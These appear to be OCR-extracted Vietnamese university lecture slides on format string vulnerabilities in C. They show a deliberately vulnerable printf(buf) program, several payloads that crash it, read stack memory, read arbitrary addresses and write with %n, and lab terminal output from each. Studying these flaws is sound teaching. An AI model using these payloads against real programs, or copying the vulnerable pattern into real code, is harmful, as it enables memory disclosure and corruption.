
Lỗ hổng format string?

- Vậy với đoạn code:

```
int a = 5;
int b = 10;
int c = 15;
printf("a=%d, b=%d, c at %08x\n", a, b);
```

→ Không có tham số **&c**

- *Ở vị trí tham số thứ 4 là giá trị không xác định.*
- *Mặc dù vậy, printf vẫn xem vị trí đó là tham số thứ 4 của nó và in ra giá trị*



Lỗ hổng format string?

- User có thể điều khiển chuỗi định dạng


```c
#include <stdio.h>
#include <stdlib.h>

int
main(int argc, char *argv[])
{
  char buf[100];
  fgets(buf, 100, stdin);
  printf(buf);
  return EXIT_SUCCESS;
}
```

Vấn đề ở đây là gì?

Hãy thử nhập các format string khác nhau!

Crash chương trình

- Chuỗi 1: **"%s%s%s%s%s..."**
  - `printf("%s%s%s%s%s...")`
  - Với mỗi %s, printf lấy ra 1 giá trị từ trong stack, xem đó là 1 địa chỉ và in ra nội dung đang lưu tại địa chỉ đó (cho đến khi gặp ký tự NULL).
  - Giá trị lấy ra từ stack với %s có thể không phải là 1 địa chỉ → truy xuất sẽ gây lỗi → crash chương trình.
  - Hoặc là 1 địa chỉ không cho phép truy xuất → crash



Đọc dữ liệu trên stack

- Chuỗi 2: **“AAAA” + “%08x.”*10**
  - 4 ký tự A
  - 10 chuỗi định dạng “%08x.”


```
ubuntu@ubuntu: ~/NT521/formatstring
ubuntu@ubuntu:~/NT521/formatstring$ python -c 'print("AAAA"+"%08x."*10)' | ./format
AAAA00000064.f7fb35a0.00f0b5ff.ffffcfbe.00000001.000000c2.ffffd0b4.ffffcfbe.ffffd0bc.41414141.
ubuntu@ubuntu:~/NT521/formatstring$
```

- printf(“AAAA%08x.%08x.%08x...”)
  - Chuỗi định dạng được người dùng nhập, do đó nằm trên stack
  - Đọc dữ liệu trong stack
    - 10 chuỗi “%08x” sẽ đọc được 10 word (40 bytes)
  - Kích thước đầu vào bị giới hạn
    - *Tối đa đọc được bao nhiêu bytes?*

Đọc dữ liệu tại 1 địa chỉ

- Chuỗi 3: **"<address> %x %x %x... %s"**
  - Trong chuỗi format string có địa chỉ cần đọc dữ liệu
  - Cần 1 số lượng ***n*** chuỗi %x trung gian
  - **%s** là format dành cho việc đọc dữ liệu tại **address**

```
ubuntu@ubuntu: ~/NT521/formatstring
ubuntu@ubuntu:~/NT521/formatstring$ python -c 'print("\x54\x81\x04\x08"+"%x."*9+"%s")' | ./format
T064.f7fb35a0.f0b5ff.ffffcfbe.1.c2.ffffd0b4.ffffcfbe.ffffd0bc./lib/ld-linux.so.2
ubuntu@ubuntu:~/NT521/formatstring$
```



Truy xuất tham số trực tiếp

- Cú pháp: printf(“%<arg#>$<format>”)
  - Ví dụ: printf(“%3$d”, 1, 2, 3) → Kết quả: “3”

Ghi dữ liệu


- Sử dụng **%n**
  - Tham số là 1 biến con trỏ (pointer)
  - Ghi số lượng byte đã được in ra trước đó


```
[Slate][MBE]$ python -c 'print("AAAA"+"%x."*5+"%x%x")' | ./a.out
AAAA64.f76f2600.f75d16b5.41414141.252e7825.78252e782e78252e
[Slate][MBE]$ python -c 'print("AAAA"+"%x."*2+"%x%x")' | ./a.out
AAAA64.f779d600.f767c6b541414141
[Slate][MBE]$ python -c 'print("AAAA"+"%x."*2+"%x%n")' | ./a.out
[1]    10107 done                                    python -c 'print("AAAA"+"%x."*2+
"%x%n")' |
       10108 segmentation fault (core dumped)  ./a.out
[Slate][MBE]$
```


Tài liệu tham khảo: Pwn CTF

- CTF Wiki: https://ctf-wiki.org/pwn/linux/user-mode/environment/
- Modern Binary Exploitation - CSCI 4968: https://github.com/RPISEC/MBE
- NTU Computer Security Fall 2019: https://github.com/yuawn/NTU-Computer-Security
- Nightmare: https://guyinatuxedo.github.io/index.html


Tài liệu tham khảo










Tài liệu tham khảo







Tài liệu tham khảo






Tài liệu tham khảo






Tài liệu tham khảo



Tài liệu tham khảo



Tài liệu tham khảo

- https://security.berkeley.edu/secure-coding-practice-guidelines
- https://wiki.sei.cmu.edu/confluence/display/seccode/Top+10+Secure+Coding+Practices
- https://owasp.org/www-pdf-archive/OWASP_SCP_Quick_Reference_Guide_v2.pdf
- https://www.softwaretestinghelp.com/guidelines-for-secure-coding/
- http://security.cs.rpi.edu/courses/binexp-spring2015/
- https://www.ired.team/

Lập trình an toàn & Khai thác lỗ hổng phần mềm

INSECLAB

Trường ĐH CNTT TP. HCM